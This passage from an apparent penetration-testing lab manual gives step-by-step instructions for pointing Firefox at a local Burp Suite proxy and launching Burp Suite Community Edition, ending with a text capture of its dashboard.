
3. Set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

4. In the **Mozilla Firefox** browser, click the **Open Application menu** icon in the right corner of the menu bar and select **Settings** from the list.




5. The **Settings** tab appears. In the **Find in Settings** search bar, type **proxy**, and press **Enter**.


6. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.




7. The **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Check the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab.




8. Minimize the browser window, click the **Applications** menu in the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the Burp Suite application.



9. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.




10. In the next **Burp Suite Community Edition** notification, click **OK**.




11. Burp Suite initializes. If a **Burp Suite Community Edition** notification stating **An update is available** appears, click **Close**.

Note: If a **Terms and Conditions** window appears click on **I Accept**

12. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot below.



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



14. The **Burp Suite** main window appears. Click the **Proxy** tab from the available options in the top section of the window.

Note: If **Burp Suite is out of date** pop-up appears click **OK**.

Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Tasks

New scan New live task

Filter Running Paused Finished

1. Live passive crawl from Proxy (all traffic)  
Add links. Add item itself, same doma... 0 items added to site map  
Capturing:  0 responses processed 0 responses queued

Issue activity [Pro version only]

Filter High Medium Low Info Certain Firm Tentative

